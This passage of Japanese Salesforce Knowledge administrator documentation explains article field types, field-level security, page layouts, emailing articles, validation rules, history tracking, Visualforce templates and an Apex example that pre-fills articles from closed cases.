選択リスト （複数選択）	エージェントが定義されたリストから複数の選択リスト値を選択できます。これらの項目では、各値がセミコロンで区切られます。
テキスト	エージェントが文字、数字、または記号を任意の組み合わせで入力できます。最大文字数を 255 文字までに設定できます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。
テキストエリア	エージェントが［説明］項目と同様、最大 255 文字を入力して、複数行に表示できます。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。

データ型	説明
ロングテキストエリア	エージェントが［説明］項目と同様、最大131,072文字を入力して、複数行に表示できます。このデータ型の文字数は、必要に応じて、下限に設定することもできます。256から131,072までの文字数を入力できます。デフォルトは32,768文字です。ロングテキストエリア項目内でエージェントが `Enter` キーを押すごとに、改行と復帰の記号がテキストに追加されます。このどちらも文字制限にカウントされます。また、スマートリンクでは、表示されている数よりも多くの文字が追加されます。 メモ: 文字制限を引き下げ、この新しい制限を超える記事がある場合、制限をこの文字数より大きい数にリセットするまで、これらの記事を編集できません。
リッチテキストエリア	コードサンプル(<>)やSalesforceナレッジ記事間のスマートリンクを含め、HTMLをサポートするテキストをエージェントが131,072文字まで入力できます。 スマートリンクの作成方法は、次の2通りがあります。 • 記事を検索する。 • 記事のURLを入力する。 メモ: • 1つのリッチテキスト項目で、異なるSalesforceナレッジ記事に最大100個のリンクを設定できます。 • テキストエリア(リッチ)項目をロングテキストエリア項目に変換すると、リンクがURLではなくリンク参照番号として表示されます。 • アップグレードされたエディタは、互換モードのInternet Explorerバージョン7またはバージョン8をサポートしません。これらのブラウザを使用している場合は、旧エディタが使用されます。
URL	エージェントが有効なWebサイトアドレスを255文字まで入力できます。エージェントが項目をクリックすると、URLが別のブラウザウィンドウで開きます。レコード詳細ページには、最初の50文字しか表示され

データ型	説明
	ません。この項目を必須にすると、記事を保存する前にエージェントが値を入力する必要があります。

関連トピック:

- カスタム項目の記事タイプへの追加
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事の項目レベルセキュリティ

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

項目レベルセキュリティを設定すると、システム管理者が詳細ページと編集ページの特定の項目への閲覧者のアクセスを制限できます。たとえば、記事の「コメント」項目を、内部アプリケーションプロファイルには表示し、公開のコミュニティプロファイルには非表示にすることができます。

記事タイプのレイアウトと項目レベルのセキュリティの両方を使用して項目表示を定義する場合、より制限的な項目のアクセス設定が常に適用されます。たとえば、ある項目が記事タイプレイアウトでは非表示となり、項目レベルセキュリティ設定では表示となる場合、レイアウトがセキュリティ設定より優先されるため、項目は非表示になります。ユーザ権限のなかには、ページレイアウトの設定と項目レベルセキュリティの設定のどちらよりも優先されるものがあります。たとえば、「参照のみ項目の編集」権限を持っているユーザは、他のどの設定にも関係なく常に参照のみ項目を編集できます。

重要: 項目レベルのセキュリティでは、項目内の値を検索できないようにすることはできません。検索語が項目レベルのセキュリティで保護された項目値と一致する場合、関連付けられたレコードは、保護された項目およびその値なしで検索結果に返されます。

セキュリティは、権限セット、プロファイル、または項目を使用して定義できます。

権限セットまたはプロファイルを使用した項目レベルセキュリティの定義

1. 権限セットまたはプロファイルの場合は、[設定] から次の操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 権限セットまたはプロファイルを選択します。
3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース — [設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[項目権限] セクションにスクロールします。

- 元のプロファイルユーザインターフェース — [項目レベルセキュリティ] セクションで、変更するオブジェクトの横にある [表示] をクリックしてから、[編集] をクリックします。

4. 項目のアクセスレベルを指定します。

   メモ: この項目アクセス設定は、記事タイプレイアウトの制限の緩い項目アクセス設定よりも優先されます。

5. [保存] をクリックします。

項目を使用した項目レベルセキュリティの定義

1. 項目の場合は、[設定] から、［クイック検索］ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 変更する項目を含む記事タイプを選択します。
3. 項目を選択し、[項目レベルセキュリティの設定] をクリックします。
4. 項目のアクセスレベルを指定します。

   メモ: この項目アクセス設定は、記事タイプレイアウトの制限の緩い項目アクセス設定よりも優先されます。

5. [保存] をクリックします。

項目レベルのセキュリティを設定したら、記事タイプのレイアウトを変更して、詳細ページおよび編集ページに項目を整理できます。

関連トピック:

カスタム項目の記事タイプへの追加

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事タイプのページレイアウト

記事タイプレイアウトで、エージェントが記事のデータを入力するときに表示および編集できる項目を決定します。また、ユーザが記事を参照するときに表示されるセクションも決定します。記事タイプテンプレートでは、レイアウトのセクションをサブタブとして表示するか、リンクのある 1 つのページとして表示するかなど、記事の形式を定義します。レイアウトは、記事タイプ別のプロファイルごとに適用できます。これにより、同じ記事のより機密性の高い項目を、適切なプロファイルを持つエージェントにのみ表示できます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプレイアウトをカスタマイズする
- 「アプリケーションのカスタマイズ」

ヒント: 項目レベルのセキュリティを使用して、記事タイプに関する項目を非表示にすることもできます。たとえば、同一の記事を内部アプリケーションとコミュニティに公開する場合、項目レベルセキュリティを使用して、［社内コメント］などのカスタム項目を外部コミュニティユーザには非表示にすることができます。

1. [設定] から、［クイック検索］ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプをクリックします。
3. [ページレイアウト] 関連リストまでスクロールダウンするか、ページの上部にある [ページレイアウト] リンクをクリックします。
4. ページレイアウトを作成するには、[新規] をクリックし、表示されるプロンプトに従います。既存のレイアウトを編集するには、[編集] をクリックして変更を加えます。

   必要な変更を加えます。レイアウトエディタは、画面上部のパレットと画面下部のレイアウトの 2 つの部分から構成されています。パレットには使用可能な項目とセクション要素が含まれます。レイアウトには情報セクションと、セクションを追加するためのスペースが含まれます。デフォルトでは、すべてのカスタム項目は情報セクションに含まれています。

重要: 記事タイプレイアウトの保存をクリックせずに他のページに移動すると、変更が失われます。

メモ: 標準項目の［記事番号］、［概要］、［タイトル］、および［URL 名］は、レイアウトには表示されません。［記事番号］と［概要］は、公開記事の上部にある参照のみの [プロパティ] セクションに表示されます。また、［初公開日］、［最終更新日］、および［最終公開日］項目もこのヘッダーに含まれます。

ToDo	説明
セクションを追加する	セクション要素をパレットにドラッグアンドドロップします。
セクションの名前を変更する	タイトルをクリックします。情報セクションの名前は変更できません。
項目をセクションから削除する	項目をパレットの右側にドラッグするか、項目の横にある ⊖ アイコンをクリックします。

ToDo	説明
セクションを記事タイプレイアウトから削除する	セクション名の横にある ⊖ アイコンをクリックします。
変更を保存して、記事タイプレイアウトの編集を続行する	[適用] をクリックします。

ヒント:

- 前後に行った操作を戻すには、それぞれ [元に戻す] ボタンと [やり直し] ボタンを使用します。
- 次のキーボードショートカットを使用します。
  - 元に戻す = Ctrl+Z
  - やり直し = Ctrl+Y
  - 適用 = Ctrl+S
- 複数の要素を個別に選択するには、Ctrl キーを押しながらクリックします。複数の要素をグループとして選択するには、Shift キーを押しながらクリックします。
- パレット内のアイテムを簡単に検索するには、[クイック検索] ボックスを使用します。[クイック検索] ボックスは、特に、パレットから入手できるアイテム数が非常に多い記事タイプレイアウトに便利です。

5. ユーザプロファイルに基づいて記事タイプにさまざまなレイアウトを割り当てるには、[ページレイアウトの割り当て] をクリックします。
6. [割り当ての編集] をクリックします。
7. 変更するプロファイルまたは複数のプロファイル (SHIFT を使用) を選択し、[使用するページレイアウト] ドロップダウンからレイアウトを選択します。

複数の記事タイプページレイアウトを作成する場合は、次の制限および機能の変更に留意してください。

- ページレイアウトを作成するとき、エージェントのライセンスに基づいて一部の項目が非表示になっています。ナレッジユーザライセンスのないユーザ、カスタマーポータルユーザ、パートナーポータルユーザには、[変更あり]、[翻訳完了日]、および [翻訳エクスポート日] は表示されません。さらに、カスタマーポータルユーザとパートナーポータルユーザには [アーカイブ作成者] および [最新バージョン] も表示されません。
- Spring '16 より前のリリースでは、テキスト値を含む API の集計項目が、ページレイアウトに存在しない場合でもプレビューページに表示されていました。プレビューページで引き続き集計項目を表示するには、手動でページレイアウトを更新してその項目を挿入します。
- ケースを解決中に記事を PDF 形式でメールに添付する場合は、記事タイプレイアウトの [フィードビュー] にある [選択したメールツール] に [添付ファイル] を追加します。
- 記事の編集ページには、標準項目 (記事番号、タイトル、URL 名、集計)、およびレイアウトに追加されたすべてのカスタム項目 (サイドバー項目を含む) のみが表示されます。ページレイアウトに追加されたその他の標準項目は、編集可能ではないため無視されます。カスタム項目はページレイアウトで指定された順序で表示されます。

- 記事タイプページレイアウトに入力規則が設定された項目が含まれていない場合、その記事タイプの記事は作成および編集できません。プロファイルによって記事タイプに割り当てられるすべてのページレイアウトには、入力規則が設定された項目をすべて含めてください。
- コミュニケーションチャネルレイアウトでは、ケースメールに挿入される記事項目を判断するためにページレイアウトは使用されません。挿入される項目は、コミュニケーションチャネルの対応付けで選択された項目です。
- PDF ファイルを生成するように特定のプロファイルを設定できます。記事を PDF として送信するときに、送信者のプロファイルに基づいて PDF が生成されます。したがって、受信者には非表示のはずの項目が表示される可能性があります。設定済みプロファイルに割り当てられたページレイアウトから PDF の項目が生成されるように、[ナレッジの設定]ページで [プロファイルを使用してお客様が利用可能なケースに関する記事の PDF を作成] 設定を使用します。また、送信者プロファイルと設定済みプロファイル両方の項目レベルセキュリティが適用されます。
- Salesforce Classic Mobile のアクションおよび関連リストは、記事フィードのアクションを除き、デスクトップ Salesforce ユーザインターフェースの記事ページレイアウトでは使用できません。

関連トピック:

記事タイプの作成

ナレッジ記事タイプ

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事の内容のメール送信 (ベータ)

エージェントはKnowledgeOneを使用して、記事の内容が本文に埋め込まれたメールを送信できます。

メモ: メールによる記事の内容の送信は、外部チャネル (公開知識ベース、ポータル、またはコミュニティ) で公開された記事に対してベータプログラムで使用できますが、Internet Explorer 7 ではサポートされていません。新しい組織の場合、システム管理者プロファイルを除くすべての標準プロファイルで、ユーザ権限がオフになります。既存の組織の場合、標準のシステム管理者プロファイルで権限を有効にするには、Salesforce の担当者までお問い合わせください。

エージェントは、URLを送信するだけでなく、メールに記事の内容を含めて送信することができます。そのため、顧客がWebサイトにアクセスしなくても情報を取得できます。そしてエージェントは、内部記事を書き換えたり、コピーして貼り付けたりしなくても、未公開の記事を送信できます。システム管理者は、外部利用者にとって好ましい内容を判断できるエージェントに対してのみ権限を割り当てることができます。

記事タイプごとにメールに含める記事項目を有効にして設定する手順は、次のとおりです。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。
2. [ケースフィードの設定] ページへのアクセス方法は、使用しているページレイアウトの種類に応じて異なります。
   - [ケースページレイアウト] セクションのレイアウトの場合、[編集] をクリックし、ページレイアウトエディタで [フィードビュー] をクリックします。
   - [ケースフィードユーザのページレイアウト] セクションのレイアウトの場合、 をクリックし、[フィードビューを編集] を選択します (このセクションは、Spring '14 より前に作成された組織にのみ表示されます)。

   高度なページレイアウトエディタを使用してレイアウトのパブリッシャーを設定することをすでに選択している場合、[詳細ビューを編集] を選択してアクションを追加、変更、または削除します。
3. [記事ツールの設定] で、[記事のインライン添付を有効化] をオンにします。
4. [保存] をクリックします。
5. [設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
6. メールで共有する記事タイプの表示ラベルまたは名前をクリックします。
7. [コミュニケーションチャネルの対応付け] で、[新規] または [編集] をクリックします。
8. [表示ラベル] と [名前] を入力します。
9. [メール] を選択し、[選択済みのチャネル] リストに追加します。
10. メールの本文に含める項目を選択し、追加します。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジを管理して、ページレイアウトを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

メモ: メールにスマートリンクを含めることはできず、次の項目はサポートされていません。

- ArticleType
- isDeleted
- 言語
- 複数選択リスト
- 選択リスト
- 公開状況
- ソース
- 検証状況

11. [保存] をクリックします。

例: 顧客のケースを解決するときに、権限を持つエージェントが記事の内容をメール本文に挿入できます。Salesforce コンソールの Knowledge One サイドバー、ケースフィードの記事リスト、記事ウィジェット、Knowledge One 検索の推奨記事など、エージェントが記事をケースに添付できるすべての場所で、アクションドロップダウンの [記事をメール送信 (HTML 形式)] を選択することによって、そのタイプの任意の記事をメールの本文に含めて送信できます。記事の内容は、メールスレッドの先頭またはエージェントがカーソルを置いた場所に挿入されます。記事をメール送信すると、タイトルの左側に封筒アイコンが表示されます。10 MB の制限を超えるファイルが記事に添付されていると、添付するファイルを選択してメール送信を再試行するようエージェントに指示されます。

メモ: 記事タイプのケースフィードレイアウトでリッチテキストが有効になっていない場合は、記事テキストのみがメールに埋め込まれ、アクションが [記事をメール送信 (テキストのみ)] に変わります。

関連トピック:

記事タイプのページレイアウト

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事のサイトおよびコミュニティ URL の投稿

サービスコンソールでは、エージェントがメール、コミュニティ、ソーシャルパブリッシャーを使用して、記事のサイトまたはコミュニティ URL をケースフィードに挿入できます。

記事のサイトまたはコミュニティ URL をケースフィードに挿入するには、サービスコンソールと Force.com サイトまたはコミュニティのいずれかでナレッジサイドバーが有効になっている必要があります。

1. [設定] から、［クイック検索］ボックスに「ナレッジ」と入力し、[ナレッジの設定] を選択します。
2. [編集] をクリックします。
3. ［URL 設定で記事を共有］セクションで、[公開 URL を使用して記事の共有をユーザに許可する] を有効にします。
4. ［利用可能なサイト］リストで、エージェントが記事の URL を共有するサイトまたはコミュニティを選択し、［選択したサイト］リストに追加します。
5. [保存] をクリックします。

これでエージェントが、コンソールのナレッジサイドバーに選択されているサイトから [記事を添付および共有] リンクを選択できます。デフォルトのアクションはメールですが、エージェントが URL を挿入する前に、ケースフィードでソーシャルアクションまたはコミュニティアクションに変更できます。

重要:

- 記事は公開される必要があります。ドラフト記事には、URL の挿入オプションが表示されません。
- 記事は公開して共有される必要があります。つまり、記事の [チャネル] が [公開知識ベース]、[顧客]、[パートナー] のいずれかである必要があります。
- すべての有効な URL に [記事を添付および共有] リンクが表示されます (そのサイトまたはコミュニティに記事が表示されない場合も含みます)。エージェントは、記事を顧客と共有する前に、サイトまたはコミュニティでその記事を使用できることを確認する必要があります。

関連トピック:

記事タイプのページレイアウト

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジを管理する

- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

入力規則によるデータ整合性の制御

記事の内容が会社の基準に従っていることを確認しましょう。記事タイプ別の入力規則を作成し、記事の状況に基づいて必須項目に適切な値が入力されているかどうかを確認します。

1. [設定] から、［クイック検索］ボックスに「記事タイプ」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプをクリックします。
3. [入力規則] 関連リストまでスクロールダウンするか、ページの上部にある [入力規則] リンクをクリックします。
4. 入力規則を作成するには、[新規] をクリックします。既存のルールを編集するには、[編集] をクリックします。
5. ルールに名前を付けます。
6. ルールを有効にします。
7. 必要に応じて、このタイプの記事の何を制御するかを説明します。
8. エラー条件数式および対応するエラーメッセージを指定します。

   エラー条件は、true または false を返す Boolean 数式で記述されます。true の場合、記事は保存されずにエラーメッセージが表示されます。著者はエラーを修正して再試行できます。入力規則についての詳細は、「入力規則の定義」(ページ 5151)を参照してください。

   メモ: ナレッジ記事エラーは、項目の横ではなく、常にページの上部に表示されます。著者が入力規則を満たす方法がわかるようなエラーメッセージを作成します。たとえば、エラーの原因となっている項目を示します。

9. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプの入力規則を作成または編集する
- 「アプリケーションのカスタマイズ」
  および
  「Salesforce ナレッジの管理」

記事タイプの入力規則を作成する場合は、次の制限および機能の変更に留意してください。

- 記事タイプページレイアウトに入力規則が設定された項目が含まれていない場合、その記事タイプの記事は作成および編集できません。プロファイルによって記事タイプに割り当てられるすべてのページレイアウトには、入力規則が設定された項目をすべて含めてください。
- [記事の通貨] 項目と VLOOKUP 関数では、入力規則はサポートされていません。
- 記事をインポートするときに、無効な翻訳が設定された有効な記事がインポートデータファイルに含まれている場合、翻訳は作成されますが、その翻訳された内容はインポートされません。
- 最初の入力規則エラーのみが、ページの上部と記事のインポートログに表示されます。複数のエラーが存在し、そのエラーが修正されていない場合、そのエラーは後続の保存またはインポート時に表示されます。

- API の [ケース関連付け件数] や [アーカイブ日] などの KA 項目では、入力規則はサポートされていません。入力規則では KAV (記事バージョン) 項目のみがサポートされています。

関連トピック:

ナレッジ記事タイプ

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事履歴の追跡

記事の特定の項目の履歴を追跡できます。履歴の追跡が有効になっている場合は、そのタイプの記事を開いて [バージョン] をクリックすると、バージョン履歴リストが表示されます。また、記事タイプの追跡を設定したり、記事およびバージョンの全履歴を追跡したりすることもできます。記事イベントは、最長 18 か月間追跡されます。

項目自動更新、公開ワークフローイベント、およびマスタ記事と翻訳の各言語のバージョンは記録され、表示されます。新旧の値を追跡する場合は、両方の値と共に日時、変更内容、変更者も記録されます。変更された値のみを追跡する場合、変更された項目が編集中とマークされるため、新旧の項目値は記録されません。この情報は [バージョン履歴] リストに表示されます。項目は記事バージョン履歴レポートで利用できます。

記事履歴は項目、エンティティ、レコードレベルセキュリティの影響を受けます。履歴にアクセスするには、少なくともその記事タイプまたはその項目に対する「参照」権限が必要です。データカテゴリセキュリティでは、記事のオンラインバージョンのカテゴリに基づいてアクセス権が決まります。オンラインバージョンがない場合、セキュリティはアーカイブされたバージョンに基づいて適用され、その後ドラフトバージョンのセキュリティが適用されます。

1. [設定] から、[クイック検索] ボックスに「ナレッジ」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプを作成するか、記事タイプリストの記事タイプを編集します。
3. [項目履歴管理の設定] をクリックします。
4. 追跡する項目を選択します。
   Salesforce は、項目を選択した日時から履歴追跡を開始します。その日時より前の変更は追跡されません。
5. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」
  および
  「Salesforce ナレッジの管理」

関連トピック:

ナレッジ記事タイプ

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事タイプテンプレート

Salesforce ナレッジの記事タイプには、チャネル別のテンプレートが必要です。標準の記事タイプテンプレート (タブと目次)は、記事タイプレイアウトのセクションを公開記事でどのように表示するかを指定します。たとえば、タブテンプレートを選択すると、ユーザが記事を表示するときにレイアウトで定義したセクションがタブとして表示されます。目次テンプレートを使用すると、セクションが、各セクションへのハイパーリンクと共に 1 つのページに表示されます。Visualforce を使用して、カスタムテンプレートを作成することもできます。カスタムテンプレートは記事タイプレイアウトに関連付けられません。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事タイプテンプレートを作成、編集、または削除する
- 「アプリケーションのカスタマイズ」

および

「Salesforce ナレッジの管理」

1. [設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプ名をクリックします。
   - デフォルトのテンプレートを使用している場合は、ステップ 12 に進みます。
   - カスタムテンプレートを作成している場合は、記事タイプの [API 参照名] を書き留めておきます。Visualforce ページを作成するときにこの値が必要になります。
3. [設定] から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、[Visualforce ページ] を選択します。
4. [新規] をクリックします。
5. [名前] テキストボックスで、ページ名として URL に表示するテキストを入力します。

   この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
6. [表示ラベル] テキストボックスにテキストを入力します。このテキストは、ユーザが記事タイプの詳細ページで [チャネルの表示] 関連リストからこのテンプレートを選択するときに表示されます。
7. Visualforce マークアップを追加します。

   カスタムの記事タイプテンプレートに関する唯一の要件は、標準コントローラを記事タイプの [API 参照名] と同一にすることです。たとえば、記事タイプの [API 参照名] が「*Offer__kav*」の場合、マークアップは次のようになります。

```
<apex:page standardController="Offer__kav">

    ... page content here ...

</apex:page>
```

メモ: カスタム記事タイプテンプレートで使用できる「*knowledge:articleRendererToolbar*」や「*knowledge:articleCaseToolbar*」など、Visualforce コンポーネントのリストの [コンポーネントの参照] をクリックします。

8. 記事タイプに [ファイル] 項目がある場合、ユーザが項目の内容をダウンロードすることを許可できます。
   次の例は、記事タイプが「*Offer*」(*提示*)、[ファイル] 項目の名前が「*my_file*」、リンクとして表示されるテキストが「*Click me*」(*ここをクリック*) です。


```
<apex:outputLink value="{!URLFOR($Action.Offer__kav.FileFieldDownload,
Offer__kav.id, ['field'=$ObjectType.Offer__kav.fields.my_file__Body__s.name])}">Click
me</apex:outputLink>
```

   メモ: [ファイル] 項目が空 (著者がファイルをアップロードしなかった) 場合、公開済みの記事にはリンクが表示されていますが、機能しません。[ファイル] 項目が空の場合はリンクを表示しないようにするには、この例の「*Click me*」(*ここをクリック*) をファイル名に置き換えます。この例では、「*{!Offer__kav.my_file__Name__s}*」に置換します。

9. [保存] をクリックします。
   これで、カスタムテンプレートを、記事タイプのどのチャネルにも割り当てることができます。
10. [設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
11. 記事タイプ名をクリックします。
12. チャネルごとにテンプレートを指定します。
    - 内部アプリケーション、カスタマー、パートナーでは、[タブ] がデフォルトのテンプレートです。
    - 公開知識ベースでは、[目次] がデフォルトのテンプレートです。
    - この記事タイプのカスタムテンプレートを作成した場合は、ドロップダウンメニューにそのカスタムテンプレートが表示されます。
13. [保存] をクリックします。


例: タブテンプレートを選択すると、レイアウトで定義したセクションが、ユーザが記事を表示するときにタブとして表示されます。

タブ記事タイプテンプレートを使用した公開記事



目次テンプレートを選択すると、レイアウトで定義したセクションが、1つのページに各セクションタイトルへのハイパーリンクと共に表示されます。

目次記事タイプテンプレートを使用した公開記事



関連トピック:

- ナレッジ記事タイプ
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ケースから記事を送信する場合の Apex の例

カスタマーサポートエージェントがケースのクローズ時に Salesforce ナレッジ記事を作成することが組織で認められている場合は、Apex を使用してドラフト記事の項目に自動入力できます。これを行うためには、以下の例をガイドとして、Apex クラスを作成し、ケース記事タイプに割り当てます。

Apex の構文と使用方法についての詳細は、『*Force.com Apex コード開発者ガイド*』を参照してください。

この例では、次の記事タイプ、項目、データカテゴリを作成して設定します。新しいオブジェクトそれぞれに割り当てられたデフォルトの [API 参照名] を変更しないでください。

1. 「*FAQ*」という記事タイプを作成します。
2. [詳細] というテキストカスタム項目を作成します。
3. 「*場所*」というカテゴリグループを作成して、「*USA*」というカテゴリを割り当てます。
4. 「トピック」というカテゴリグループを作成して、「メンテナンス」というカテゴリを割り当てます。

   この時点で、Apex クラスを作成して割り当てます。
5. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択して、[新規] をクリックします。
6. このクラスで使用する Apex および API のバージョンを指定するには、[バージョン設定] をクリックします。

   組織が AppExchange から管理パッケージをインストールしている場合は、このクラスで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、クラスを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。特定の動作を維持するために、Apex および API の古いバージョンを指定できます。
7. [Apex クラス] テキストボックスに次のスクリプトを入力して、[保存] をクリックします。

```
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController
 as an argument
    public
AgentContributionArticleController(ApexPages.KnowledgeArticleVersionStandardController
 ctl) {
       SObject article = ctl.getRecord();   //this is the SObject for the new article.

                                            //It can optionally be cast to the proper
 article type, e.g. FAQ__kav article = (FAQ__kav) ctl.getRecord();

       String sourceId = ctl.getSourceId(); //this returns the id of the case that was
 closed.
```

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジ設定を編集する
- 「アプリケーションのカスタマイズ」

Apex クラスを作成する
- 「Apex 開発」

```
        Case c = [select subject, description from Case where id=:sourceId];

        article.put('title', 'From Case: '+c.subject);  //this overrides the default
behavior of pre-filling the title of the article with the subject of the closed case.
        article.put('Details__c',c.description);

        ctl.selectDataCategory('Geography','USA');  //Only one category per category
group can be specified.
        ctl.selectDataCategory('Topics','Maintenance');
    }
```

8. [設定]から、［クイック検索］ボックスに「*ナレッジの設定*」と入力し、[ナレッジの設定]を選択して、[編集]をクリックします。
9. ケース設定を確認します。この例では、[デフォルトの記事タイプ] は FAQ です。
10. [Apex カスタマイズを使用] メニューから **[AgentContributionArticleController]** を選択して、[保存] をクリックします。

この例の結果、エージェントがケースクローズ画面から記事を作成する場合は、次のようになります。

- ケースの［説明］項目のデータは、記事の［詳細］項目に表示されます。
- 記事のタイトルには、*作成元ケース:* およびケース件名が含まれます。
- 記事は、*USA* データカテゴリと メンテナンス データカテゴリに自動的に割り当てられます。

関連トピック:

知識ベースの構築

Salesforce **ナレッジドキュメントの概要**

Complete Guide to Salesforce Knowledge (Salesforce **ナレッジ完全ガイド**)

記事タイプの削除

記事タイプを削除したときにエラーが発生し、データが失われることがあります。記事タイプを削除する前に、このトピック全体をよく読んでください。

1. [設定] から、[クイック検索] ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプの横にある [削除] をクリックします。
3. 記事タイプを削除することを確認します。

記事タイプの削除に関する注意事項

- 組織に記事タイプのみがある場合、その記事タイプは削除できません。各 Salesforce ナレッジ組織には、リリース済みの記事タイプが 1 つ以上必要です。記事タイプを作成してから古い記事タイプを削除します。
- 削除した記事タイプに記事 (ドラフト記事、公開記事、アーカイブ済み記事を含む) が関連付けられていた場合は、その記事もすべてのチャネルから自動的に削除されます。
